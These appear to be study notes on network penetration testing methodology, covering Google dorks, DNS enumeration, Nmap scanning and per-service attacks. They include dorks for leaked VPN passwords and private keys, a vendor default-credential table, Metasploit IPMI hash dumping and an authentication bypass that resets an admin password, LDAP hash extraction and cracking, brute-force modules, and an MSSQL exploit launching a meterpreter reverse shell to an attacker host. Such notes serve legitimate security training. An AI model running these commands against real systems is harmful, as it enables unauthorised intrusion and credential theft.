Network security assessment

(know your network)

Network Security Assessment Methodology:-

- *Reconnaissance to identify networks, hosts, and users of interest*
- *Vulnerability scanning to identify potentially exploitable conditions*
- *Investigation of vulnerabilities and further probing by hand*
- *Exploitation of vulnerabilities and circumvention of security mechanisms*

Information gathering:

Google search technique

Attackers use Google to gather useful information through its advanced search panel.Searches are refined to include or exclude certain keywords, or to hit on keywords inspecific file formats, under specific Internet domains, or parts of the web page

Dork	Example	Description
intext	*intext:password filetype:xlsx*	*Displays hits within page text*
intitle	*intitle:"index of /backup"*	*Displays hits within the page title*
inurl	*inurl:dyn_sensors.htm*	*Displays hits within the page URL*
filetype	*filetype:log intext:password*	*Return results with a specificfile type (e.g., passwords withinlog files)*
site	*site:edu filetype:key intext:private*	*Show results within a particular domain (e.g., RSA private keyswithin the EDU top-level*

		domain)

Obtaining VPN configurationfiles:-

Some organizations publicly distribute configuration files and keys for VPN systems.Cisco profileconfigurationfiles (PCFs) contain IPsec VPN client variables, includingthe following:

- *VPN server endpoint addresses*
- *Plaintext credentials (group name and password)*
- *Encrypted credentials (an obfuscated group password)*

Here some dorks for search vpn & ssh services:

Technology	Dorks
Cisco VPN	filetype:pcf site:edu grouppwd
OpenVPN	filetype:ovpn site:tk filetype:key site:edu +client
SSH	filetype:key site:edu +id_dsa filetype:id_rsa

For decoding and cracking password:

- [Cisco VPN client password decoder]()
- [Cisco VPN client password cracker]()

Enumeration:-

Useful DNS resource records

Record	Description	Reveals
SOA	Start of authority	The source host where the DNS zone was created
NS	Name server	Names of authoritative DNS servers for a given domain
A	Address (IPv4)	IPv4 addresses for a hostname
AAAA	Address (IPv6)	IPv6 addresses for a hostname
PTR	Pointer	Hostname of a given IPv4 or IPv6 address
CNAME	Canonical Name	Hostname which the CNAME is an alias o
MX	Mail exchange	Mail servers for a given domain
HINFO	Host information	Operating system or other information for a host
SRV	Service locator	Application service endpoints within a domain, including Kerberos, LDAP, SIP, and XMPP
TXT	Text string	Materials including SPF and DKIM fields used to provide security, depending on configuration

Automated querying tools:

Dnsenum:(automation)

Nslookup:(for manual query)

Obtaining SRV records:

Nmap's dns-srv-enum script enumerates common SRV records for a given domainname, exposing internal server endpoints used by applications (e.g., Microsoft ActiveDirectory, Microsoft Exchange, Kerberos, VoIP handsets, and XMPP clients)

Example:

```
nmap --script dns-srv-enum --script-args dns-srv-enum.domain=example.com
```

DNS Zone Transfer Techniques:

Organizations use multiple name servers for load balancing and fault tolerance rea-sons. A zone transfer is performed over TCP port 53 to propagate current DNS zonematerial to other name servers that support the operation.Zone files contain DNS records that relate to particular domains and IP blocks. Mis-configured servers honor transfer requests from untrusted sources (e.g., the publicInternet), and you can use this to map a given network

Examples:

```
dig domain.com ns +short
dig @nameserver example.com axfr
```

Forward dns grinding:

If zone transfers are not permitted by the available name servers, you should adoptactive grinding tactics to identify valid DNS address records, including:•

- Dictionary attack using A record requests
- NSEC and NSEC3 record enumeration

Dictionary attack :

he fierce utility within Kali Linux attempts a zone transfer against each authoritativename server for a domain and then launches a forward DNS grinding attack using aninbuilt dictionary (/usr/share/fierce/hosts.txt)

Example:

```
fierce -dns academi.com
```

Alternative tools:

- *Nmap*
- *knockpy*
- *Dnsemum*
- *Dnsmap*
- *Bfdomain*
- *Bfdomain.py*

Forward grinding with dig:

```
dig example.com ns +short(find nameservers)
```

```
cat /usr/share/fierce/hosts.txt | awk '{printf("%s.domain.com\n",$1);}' > out.txt
```

```
dig @nameserver -f out.txt +noall +answer
```

Host name enumeration with nmap:

```
nmap -sSU -p53 --script dns-nsec-enum \--script-args
dns-nsec-enum.domains=paypal.com ns3.isc-sns.info
(ns3.isc-sns.info=nameserver of your target)
```

Reverse DNS Sweeping:

```
nmap -sL ip/cidr | grep "(" | awk '{printf("%s %s\n",$5,$6);}'
```

IPv6 Host Enumeration:

```
dnsdict6 -s -t 32 domain.com
```

Reverse grinding by using dnsrevenum6:

```
dnsrevenum6 pri.authdns.ripe.net 2001:67c:2e8::/48
                (Name server)        (ipv6/range)
```

SMTP Probing:

Mail gateways support the transmission of mail across networks via SMTP. Simplysending an email message to a nonexistent address at a target domain often revealsuseful internal network information through a nondelivery notification (NDN).

Automating Enumeration:

Tool	Platform(url)
Discover	*Kali Linux*
SpiderFoot	*Windows, Linux*
Yeti	*Java*

TheHarvester	Kali Linux

ARP cache poisoning:

ARP is used within local networks to map IPv4 addresses to underlying MACaddresses

```
tcpdump -ennqti eth0 \( arp or icmp \)
```

Displaying local ARP cache content:

```
arp -a
```

IP Network Scanning:

ICMP :

Nmap supports ICMP scanning over both IPv4 and IPv6 to map subnets withinlarger IP blocks and elicit responses from hosts (depending on configuration). Hereare two particularly useful ICMPv4 message types

- *Type 8 (echo request)Used by ping and other utilities to identify accessible hosts.*
- *Type 13 (timestamp request)Provides the system time information from the target in decimal format*

ICMPv4 Sweeping with Nmap:

```
nmap -PEPM -sP -vvv -n 192.168.1.0/24
```

Using ping to identify hosts within a subnet:

```
ping -b 10.10.5.255
```

Identifying other subnets via ICMP echo broadcast:

```
ping -b 255.255.255.255
```


TCP:

Nmap supports many TCP scanning modes, which are particularly useful when per-forming stealth scans and understanding low-level network configuration.
The purpose of identifying accessible services, the basic TCP SYN (-sS) mode should beused,

Example:


```
nmap -sS 10.10.5.10
```

-pn == force scanning




Attacker *Server*


(Open port behavior)



(Closed port behavior)



(filter port behavior=no response)



(filter port behavior=Icmp response)

UDP:

The connectionless nature of UDP means that services are identified either throughnegative scanning (inferring open ports based on ICMP unreachable responses ofthose which are closed)

Example:

```
nmap -Pn -sU -open -F -vvv -n 10.3.0.1
```

probing of five UDP ports:

```
nmap -Pn -sUV -open -p53,123,135,137,161 -vvv -n 10.3.0.1
```

IPv4 scanning:

```
nmap -T4 -Pn -n -sS -F -oG tcp.gnmap 192.168.0.0/24
nmap -T4 -Pn -n -sY -F -oG sctp.gnmap 192.168.0.0/24
nmap -T4 -Pn -n -sU -p53,69,111,123,137,161,500,514,520
-oG udp.gnmap 192.168.0.0/24
```

1. A fast TCP scan of common services

```
nmap -T4 -Pn -open -sS -A -oA tcp_fast -iL targets.txt
```

2. A TCP scan of all ports (plus fingerprinting and testing via default NSE scripts)

```
nmap -T4 -Pn -open -sSVC -A -p0-65535 -oA tcp_full -iL
targets.txt
```

3. An SCTP scan of all ports

```
nmap -T4 -Pn -open -sY -p0-65535 -oA sctp -iL targets.txt
```

4. A UDP scan of common services

```
nmap -T3 -Pn -open -sU -oA udp -iL targets.txt
```

(oA=output)
(iL=list of target network)

Ipv6 scanning:

```
nmap -6 -T4 -Pn -open -sS -A -oA ipv6_tcp_fast -iL targets.txt
nmap -6 -T4 -Pn -open -sSVC -A -p0-65535 -oA ipv6_tcp_full -iL targets.txt
nmap -6 -T4 -Pn -open -sY -p0-65535 -oA ipv6_sctp -iL targets.txt
nmap -6 -T3 -Pn -open -sU -oA ipv6_udp -iL targets
```

TCP/IP Stack Fingerprinting:

OS	IP (TTL)	TCP(WINDOW)
Linux	64	5840
FreeBSD	64	65535
Windows xp	128	65535
Windows	128	8192
Cisco Ios	255	4128

Commen network scanning:

FTP:

File Transfer Protocol (FTP) provides remote file system access, usually for mainte-nance of web applications. Servers use two ports to function: TCP port 21, theinbound server control port which processes FTP commands from the client, andTCP port 20, the outbound data port used to transmit data to the client. File transfersare *orchestrated over the control port (21), where commands including PORT are usedto initiate a data transfer over the outbound data port.*

FTP services are vulnerable to the following classes of attack:

• Brute-force password grinding

• Anonymous browsing and exploitation of software defects

• Authenticated exploitation of vulnerabilities (requiring certain privileges)

Fingerprinting FTP Services

Nmap performs network service and OS fingerprinting via the -A flag, as demon-strated by

Example:

```
nmap -Pn -sS -A -p21 130.59.10.3
```

Using searchsploit within Kali Linux

```
searchsploit iis ftp
```

TFTP:

- *TFTP uses UDP port 69 and requires no authentication—clients read from, and writeto servers using the datagram format outlined in RFC 1350*
- *it is uncommon to find servers on the public Internet*
- *Within large internal networks,however, TFTP is used to serve configuration files and ROM images to VoIP handsetsand other devices*

TFTP servers are exploited via the following attack classes:

- *Obtaining material from the server (e.g., configuration files containing secrets)*

- *Bypassing controls to overwrite data on the server (e.g., replacing a ROM image)*
- *Executing code via an overflow or memory corruption flaw*

The tftp utility within Kali Linux is used to manually connect to TFTP servers andissue read (get) and write (put) requests. The protocol provides no means of listingdirectory contents, and so precise filenames must be known

TFTP brute-force and file recovery

Example:

```
$nmap -Pn -sU -p69 --script tftp-enum 192.168.10.250
```

```
$tftp 192.168.10.250 (for connect tftp server)
```

```
tftp> get file_name (for getting file which shows in nmap
command)
```

```
>tftp quit
```

```
$head -5 sip.cfg (if get command not working then try
head cmd)
```

Many TFTP server configurations also permit arbitrary file uploads, as shown here:

```
$echo testing > test.txt
$tftp 192.168.10.250
tftp> put test.txt
tftp> get test.txt
```

SSH:

SSH services provide encrypted access to systems including embedded devices and Unix-based hosts. Three subsystems that are commonly exposed to users are as follows:

- *Secure shell (SSH), which provides command line access*
- *Secure copy (SCP), which lets users send and retrieve files*
- *Secure FTP (SFTP), which provides feature-rich file transfer*

TCP port 22 is used by default to expose SSH and its subsystems. SSH also supportstunneling and forwarding of network connections; thus, you can use it as a VPN toaccess resources securely

The SSH protocol works as follows:

- *Diffie-Hellman key exchange is used to establish an mutual secret*
- *A pseudorandom function (e.g., SHA-1 or SHA-256) is used by both the clientand server to derive three pairs of keys from the mutual secret (one for eachparty):*

    1. *Two initialization vector (IV) values*
    2. *Two encryption keys*
    3. *Two signing keys*

- *The server sends its public key to the client, along with a random signed value*
- *The client verifies the signature of the random value (authenticating the server)*
- *Client authentication is undertaken by the server*
- *After it is authenticated, channels are established to provide access to resources*

SSH services are vulnerable to the following classes of attack:

- *Brute-force password grinding*
- *Access being granted due to private key exposure or key generation weakness*

- *Remote anonymous exploitation of known software flaws (without credentials)*
- *Authenticated exploitation of known defects, resulting in privilege escalation*

SSH banner grabbing via Telnet:

Example:

```
$telnet 192.168.208.129 22
```

Retrieving RSA and DSA host keys:

Nmap's ssh-hostkey script retrieves public key values from a server

Example:

```
nmap -Pn -p22 -A 192.168.0.1
```

Nmap used to list the supported algorithms of an SSH server:

Example:

```
nmap -p22 --script ssh2-enum-algos 192.168.0.1
```

Enumerating supported authentication mechanisms:

```
ssh -v test@69.93.243.12
```

Default username and password values:

Service provider	Usernames	Passwords
Huawei	*admin, root*	*123456, admin, root, Admin123, Admin@storage,Huawei12#$,*

		HwDec@01, hwosta2.0, HuaWei123,fsp200@HW, huawei123
IBM	USERID, admin, manager, mqm, db2inst1, db2fenc1,dausr1, db2admin, iadmin, system, device, ufmcli,customer	PASSW0RD, passw0rd, admin, password, Passw8rd, iadmin,apc, 123456, cust0mer
Juniper	netscreen	netscreen
NetApp	admin	admin
Oracle	root, oracle, oravis, applvis, ilom-admin, ilom-operator, nm2user	changeme, ilom-admin, ilom-operator, welcome1, oracle
VMware	vi-admin, root, hqadmin, vmware, admin	vmware, vmw@re, hqadmin, defaul
APC	apc, device	apc
Brocade	admin	admin123, password, brocade, fibrann
Cisco	admin, cisco, enable, hsa, pix, pnadmin, ripeop, root,shelladmi	admin, Admin123, default, password, secur4u, cisco, Cisco,_Cisco, cisco123, C1sco!23, Cisco123, Cisco1234, TANDBERG,change_it, 12345, ipics, pnadmin, diamond, hsadb, c, cc,attack, blender, changem
D-Link	admin, user	private, admin, user
Dell	root, user1, admin, vkernel, cli	calvin, 123456, password, vkernel, Stor@ge!, admin
EMC	admin, root, sysadmin	EMCPMAdm7n, Password#1, Password123#, sysadmin,changeme, emc
HP/3Com	admin, root, vcx, app, spvar,	admin, password, hpinvent, iMC123,

	manage, hpsupport,opc_op	*pvadmin, passw0rd,besgroup, vcx, nice, access, config, 3V@rpar, 3V#rpar,procurve, badg3r5, OpC_op, !manage, !admin*

Telnet:

Telnet provides command-line access to servers and embedded devices. The protocolhas no transport security, and sessions can be passively sniffed or actively hijacked byadversaries with network access.

Exposed services are vulnerable to the following classes of remote attack:

- *Brute-force password grinding, revealing weak or default credentials*
- *Anonymous exploitation of Telnet server software flaws (without credentials)*

Fingerprinting an exposed Telnet service:

Example:

```
nmap -sSV -p23 211.35.138.48
```

```
telnet 211.35.138.48 (for connect telnet server)
```

Default Telnet Credentials:

Network printers, broadband routers, and managed switches are often accessible withdefault administrative credentials. You can use the default password list in ssh Table to test exposed Telnet servers. That smaller manufacturers of routers(e.g., ADSL routers for small offices and home users) often use passwords of 1234and 12345 for admin and root user accounts

IPMI:

Baseboard management controllers (BMCs) are embedded computers that provideout-of-band monitoring for desktops and servers. BMC products are sold undermany brand names, including HP iLO, Dell DRAC, and Sun ILOM. These devicesoften expose an IPMI service via UDP port 623

Network sweeping with a single-packet probe is a quick way of identifying IPMIinterfaces, as demonstrated

Sweeping 10.0.0.0/24 for IPMI servic

```
msf>use auxiliary/scanner/ipmi/ipmi_versi
msf auxiliary(ipmi_version) > set RHOSTS 10.0.0.0/24
```

Dumping IPMI password hashes:

```
msf > use auxiliary/scanner/ipmi/ipmi_dumphashes
msf auxiliary(ipmi_dumphashes) > set RHOSTS 10.0.0.22
msf auxiliary(ipmi_dumphashes) > run
```

Testing the IPMI cipher zero authentication bypas:

```
msf > use auxiliary/scanner/ipmi/ipmi_cipher_zeromsf
auxiliary(ipmi_cipher_zero) > set RHOSTS 10.0.0.22
msf auxiliary(ipmi_cipher_zero) > run
```

Exploiting the IPMI zero cipher authentication bypass:

```
root@kali:~# apt-get install ipmitool
root@kali:~# ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user list
ID Name Callin Link Auth IPMI Msg Channel Priv Limit
```

```
2 root true true true ADMINISTRATOR
3 Oper1 true true true ADMINISTRATOR
root@kali:~# ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user set
password 2 abc123
root@kali:~# ssh root@10.0.0.22
root@10.121.1.22's password: abc123
/admin1-> version
SM CLP Version: 1.0.2SM ME Addressing Version: 1.0.0b
/admin1-> help
[Usage]
show         [<options>] [<target>] [<properties>]
             [<propertyname>== <propertyvalue>]
set          [<options>] [<target>] <propertyname>=<value>
cd           [<options>] [<target>]
create       [<options>] <target> [<property of new target>=<value>]
             [<property of new target>=<value>]
delete       [<options>] <target>
exit         [<options>]
reset        [<options>] [<target>]
start        [<options>] [<target>]
stop         [<options>] [<target>]
version      [<options>] help [<options>] [<help topics>]
load -source <URI> [<options>] [<target>]
dump -destination <URI> [<options>] [<target>]
```

DNS:

DNS services are vulnerable to the following classes of attack:

- *Denial of service, limiting name service availability*
- *Memory corruption and code execution via server software defects*
- *Cache poisoning and corruption, undermining integrity of name service*

Fingerprinting:

ISC BIND name servers are easily fingerprinted using Nmap, as shown in:

DNS fingerprinting via Nmap:

```
nmap -Pn -sU -A -p53 ns2.isc-sns.com (name server)
```

Multicast DNS:

Apple Bonjour and Linux zero-configuration networking implementations (e.g.,Avahi) use mDNS to discover network peripherals within the local network. ThemDNS service uses UDP port 5353 and is queried using Nmap

Example:

```
nmap -Pn -sUC -p5353 192.168.1.2
```

NTP:

NTP services are often found running on UDP port 123 of network devices andUnix-based systems. You can use the ntp-info and ntp-monlist scripts within Nmap toquery accessible services

Example:

```
nmap -sU -p123 --script ntp-* 125.142.170.129
```

SNMP:

Simple Network Management Protocol (SNMP) services are often run on managedswitches, routers, and server operating systems (e.g., Microsoft Windows Server andLinux) for monitoring purposes. SNMP is accessed upon providing a valid commu-nity string within a UDP datagram to port 161. Most servers are configured with twocommunity strings: one providing read-only access to the SNMP Management Infor-mation Base (MIB), and the other both read and write access

Example:

```
$snmpwalk -v 1 -c public 192.168.0.1
```

The SNMP utilities within Kali Linux do not resolve OID entries to human-readablevalues. To enable this support, use the following commands to download MIB dataand override directives within /etc/snmp/snmp.conf

```
apt-get install snmp-mibs-downloader
Download-mib
secho "" > /etc/snmp/snmp.conf
```

Exploiting SNMP:

- User enumeration via SNMPv3
- Brute-force grinding of community string and user password values
- Exposing useful information through reading SNMP data (low privilege)
- Exploitation through writing SNMP data (high privilege)
- Exploitation of software implementation flaws, resulting in unintended conse-quences (e.g., privileged remote code execution

Username enumeration via SNMPv3:

```
apt-get install snmp-mibs-downloade
Rdownload-mibs
wget http://bit.ly/2ccg7cj
wget http://bit.ly/2cch18I
chmod 755 snmpv3enum.rb
```

When the script is in place, launch the attack with the default username list:

```
$./snmpv3enum.rb -i 10.0.0.5 -u usernames
```

SNMP community string and password grindingHydra supports brute-force grinding across SNMP versions 1, 2, and 3

```
$hydra -U snmp
```

LDAP:

Lightweight Directory Access Protocol (LDAP) services are commonly found running on Microsoft Active Directory, Exchange, and IBM Domino servers. Within Active Directory, the LDAP service is known as the Global Catalog.

389	Ldap	LDAP
636	Ldaps	LDAP
3268	Globalcat	Microsoft Global
3269	Globalcats	Catalog

LDAP is an open protocol providing directory information services over IP. Directory services provide information about users, systems, networks, services, and applications throughout a network

Exposed LDAP servers are vulnerable to the following classes of remote attack:

- *Information leak via anonymous binding*
- *Brute-force password grinding*
- *Authenticated modification of data within the LDAP directory*
- *Exploitation of LDAP server software defects (with or without credentials)*

LDAP fingerprinting and querying :

Example:

```
nmap -Pn -sV -p389 --script
ldap-rootdse,ldap-search 50.116.56.5
```

Cracking user passwords leaked via LDAP :

```
root@kali:~# ldapsearch -D "cn=admin" -w secret123 -p 389 -h
50.116.56.5 \-s base -b "ou=people,dc=orcharddrivellc,dc=com"
"objectclass=*"
Version:1
dn: uid=jsmith, ou=People, dc=orcharddrivellc, dc=com
givenName: Jonas
sn: Smith
ou: People
mail: jsmith@orcharddrivellc.com
objectClass: top
objectClass: person
uid: jsmith
cn: Jonas Smith
userPassword: {SSHA}Z3KxHzHGo1TdQwBq3L761mnM3n6kcd6T
root@kali:~# echo "jsmith:{SSHA}Z3KxHzHGo1TdQwBq3L761mnM3n6kcd6T" >
hash.txt
root@kali:~# wget http://bit.ly/2b5K8Hi
root@kali:~# unzip wordlists.zip
root@kali:~# john hash.txt -wordlist=common.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Salted-SHA1 [SHA1 32/32])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein (jsmith)
```

Kerberos:

kerberos42 is the authentication protocol used within Microsoft Windows networks and Unix-based environments. A benefit of the protocol is that user passwords are not used to authenticate with individual services; rather, it uses encrypted tickets generated by a Key Distribution Center

Kerberos Attack Surface:

Port	Name	Description
88	kerberos	Kerberos authentication services
464	kpassword	Kerberos password service
749	kerberos-adm	Kerberos administration service

Kerberos user enumeration with Nmap :

```
nmap -p88 --script krb5-enum-users --script-args \
krb5-enum-users.realm=research 172.16.102.11
```

VNC:

The Olivetti & Oracle Research Lab published the remote framebuffer (RFB) protocol specification in 1998. Virtual Network Computing (VNC) is an application that uses the protocol to provide remote access to hosts. The lab closed in 2002, prompting the developers to incorporate RealVNC Ltd. and publish subsequent RFB protocol specifications.

RFB services commonly listen on TCP port 5900 but can use others (e.g., 4900 and 6000). The protocol is extensible via arbitrary encoding types, which support file transfer and compression within packages including UltraVNC and TightVNC.

Identifying the supported RFB protocol:

```
$telnet 121.163.21.135 5900
```

VNC service fingerprinting:

```
$nmap -Pn -sSVC -p5900 128.32.147.121
```

Attacking VNC Servers

VNC implementations are vulnerable to the following remote attack classes:

- Brute-force password grinding
- Anonymous exploitation of known software flaws

Nmap[57] and Hydra perform brute-force grinding via the VNC authentication mechanism (security type 2). Due to reliance on DES, passwords are constrained to a maximum of eight characters, and so dictionary files should be refined accordingly.

Unix RPC Services:

A number of Unix daemons (e.g., NIS and NFS components) expose RPC services via dynamic high ports. To track registered endpoints and present clients with a list of available RPC services, a portmapper service listens on TCP and UDP port 111 (and port 32771 within Oracle Solaris).

Example:

```
nmap -sSUC -p111 192.168.10.1
```

The RPC portmapper (rpcbind) on TCP and UDP port 111

- *The rstatd daemon, providing kernel statistics via RPC*
- *NFS components (nfs, mountd, nlockmgr, status, nsm_addrand, and nfs_acl)*
- *NIS components (ypserv, ypbind, yppasswd, and ypxfrd)*
- *Common Desktop Environment (CDE) services:*
  - *Calendar manager service daemon (cmsd)*
  - *ToolTalk database server (ttdbserverd)*

Assessing Microsoft Services:

NetBIOS Name Service:

The NetBIOS name service provides name table entries to clients within legacyMicrosoft networks—describing local system configuration, available services, the parent domain, and location of domain controllers

Example:

```
nmap -Pn -sUC -p137 192.168.1.5
```

SMB:

The Server Message Block (SMB) protocol provides access to data, printers, and service endpoints (via named pipes)

Various shares are exposed to clients via SMB, including:

- *Default administrative shares (e.g., C$, D$, and ADMIN$)*
- *The interprocess communication share (IPC$)*
- *Domain controller shares (SYSVOL and NETLOGON)*
- *Shared printer and fax shares (PRINT$ and FAX$)*

Anonymous access to the IPC$ share is often granted. RPC endpoints exposed viaIPC$ include the Server service, Task Scheduler, Local Security Authority (LSA), andService Control Manager (SCM). Upon authenticating, you can use these to enumer-ate user and system details, access the registry, and execute commands.

Mapping Network Attack Surface:

demonstrates an Nmap scan revealing available NetBIOS, SMB Direct,and RPC services. After you've identified them, you can query these endpoints bothanonymously and with credentials for gain, as described in the subsequent sections.

```
$nmap -Pn -sSVC -n 192.168.1.10
```

Assessing Data Stores:

MySQL:

MySQL is commonly found listening on TCP port 3306 of both Unix- and Windows-based servers.

Example:

```
nmap -sSVC -p3306 -n 45.125.30.10
```

Brute-Force Password Grinding:

Many products configure MySQL accounts with default passwords, including OracleATG Web Commerce,1 Infoblox NetMRI,2 and Cisco ANM.3 Examples 15-2 and 15-3demonstrate root account password grinding using Metasploit and use of the mysqlclient utility within Kali Linux

Uncovering a weak MySQL root password:

```
msf > use auxiliary/scanner/mysql/mysql_log
msf auxiliary(mysql_login) > set USERNAME root
msf auxiliary(mysql_login) > set PASS_FILE
/root/common.txt
msf auxiliary(mysql_login) > set USER_AS_PASS true
msf auxiliary(mysql_login) > set BLANK_PASSWORDS true
msf auxiliary(mysql_login) > set RHOSTS 192.168.2.15
msf auxiliary(mysql_login) > set RHOSTS 192.168.2.15
msf auxiliary(mysql_login) > run
```

After getting password:

```
$mysql -h 192.168.2.15 -u root -p
```

PostgreSQL:

PostgreSQL is an Object-Relational Database Management System (ORDBMS) that uses TCP port 5432 by default to serve clients

Fingerprinting PostgreSQL by using Nmap:

Example

```
nmap -sSV -p5432 -n 138.122.75.10
```

Brute-Force Password Grinding:

```
msf > use auxiliary/scanner/postgres/postgres_login
msf auxiliary(postgres_login) > set RHOSTS 192.168.2.5
msf auxiliary(postgres_login) > set VERBOSE false
msf auxiliary(postgres_login) > run
```

Example:

Authenticating with PostgreSQL:

```
psql -U postgres -d template1 -h 192.168.2.5
```

Microsoft SQL Server:

```
      TCP port 1433, used by clients to interact with the service
and databases
      UDP port 1434, providing resolution service (listing
available instances)
```

Example:

Fingerprinting SQL Server instances via Nmap

```
nmap -sSUVC -p1433,1434 -n 10.0.0.10
```

Brute-Force Password Grinding:

The default administrative account under Microsoft SQL Server is sa. Additionalaccounts that are sometimes created include distributor_admin, sql, sqluser,sql_account, sql_user, and sql-user. Hydra and Metasploit8 support brute-force pass-word grinding over TCP/IP (using port 1433 by default). To perform brute-force over SMB using named pipes, consider sqlbf

Local OS command execution via SQL Server

```
msf > use exploit/windows/mssql/mssql_payload
msf exploit(mssql_payload) > set PAYLOAD
windows/meterpreter/reverse_tcp
msf exploit(mssql_payload) > set LHOST 10.0.0.25
msf exploit(mssql_payload) > set RHOST 10.0.0.10
msf exploit(mssql_payload) > set MSSQL_USER distributor_admin
msf exploit(mssql_payload) > set MSSQL_PASS password
msf exploit(mssql_payload) > run
```

Oracle Database:

The Transparent Network Substrate (TNS) protocol brokers client connections to Ora-cle Database instances via the TNS listener service, which listens on TCP port 1521.Nmap fingerprints exposed TNS listener services, as follows

```
$nmap -sSV -p1521 -n 10.11.21.25
```

MongoDB:

MongoDB is a cross-platform document-oriented database . By default, the server lis-tens on TCP port 27017 and is run without authentication. Shodan provides details ofexposed instances online

Example:

```
nmap -sSVC -p27017 173.255.254.242
```

Redis:

Radis is an open source in-memory data store, used as a database, cache, and messagebroker within larger systems. By default, the service uses no authentication, and bindsto TCP port 6379 of all network interfaces

Example:

```
nmap -p6379 --script redis-info 109.206.167.3
```

Within Kali Linux, you can use the redis-cli utility to read from and write to availableRedis instances,

```
redis-cli -h 109.206.167.35
```

Memcached:

Memcached is an open source, high-performance, distributed memory key-valuestore. Although Memcached supports SASL, most instances are exposed without authentication.

Example:

```
nmap -p11211 --script memcached-info 43.249.188.22.12
```

Extracting Memcached key-values by using Metasploit:

```
msf > use auxiliary/gather/memcached_extractor
msf auxiliary(memcached_extractor) > set RHOSTS
43.249.188.252
msf auxiliary(memcached_extractor) > run
```

Apache Hadoop:

Hadoop is an open source framework supporting the distributed storage and process-ing of large datasets using computer clusters. Storage is handled by the Hadoop Dis-tributed File System (HDFS) and processing is performed by using MapReduce andother applications (e.g., Apache Storm, Flink, and Spark) via YARN.

NFS:

Network File System daemons (nfs and nfs_acl) provide file system access to remoteclients. Under Linux, Solaris, and other operating systems, additional RPC servicesprocess mount requests (mountd) and provide details of quotas (rquotad), file locks(nlockmgr), and status changes (status).

Example:

```
nmap -sSUC -p111,32771 192.168.10.3
```

Apple Filing Protocol:

Apple Filing Protocol (AFP) provides file service between Apple OS X hosts in partic-ular. You access content by using a URL (e.g., afp://server/share) and the service is runover TCP port 548.

Example:

```
nmap -sSVC -p548 192.168.10.40
```

iSCSI:

Exposed via TCP port 3260, iSCSI provides network access to storage arrays.Although not supported by Metasploit or Hydra at the time of writing, you can probeand attack exposed iSCSI services by using Nmap via iscsi-info and iscsi-brute scripts

Example:

```
nmap -sSVC -p3260 192.168.56.5

nmap -p3260 --script iscsi-brute
192.168.56.
```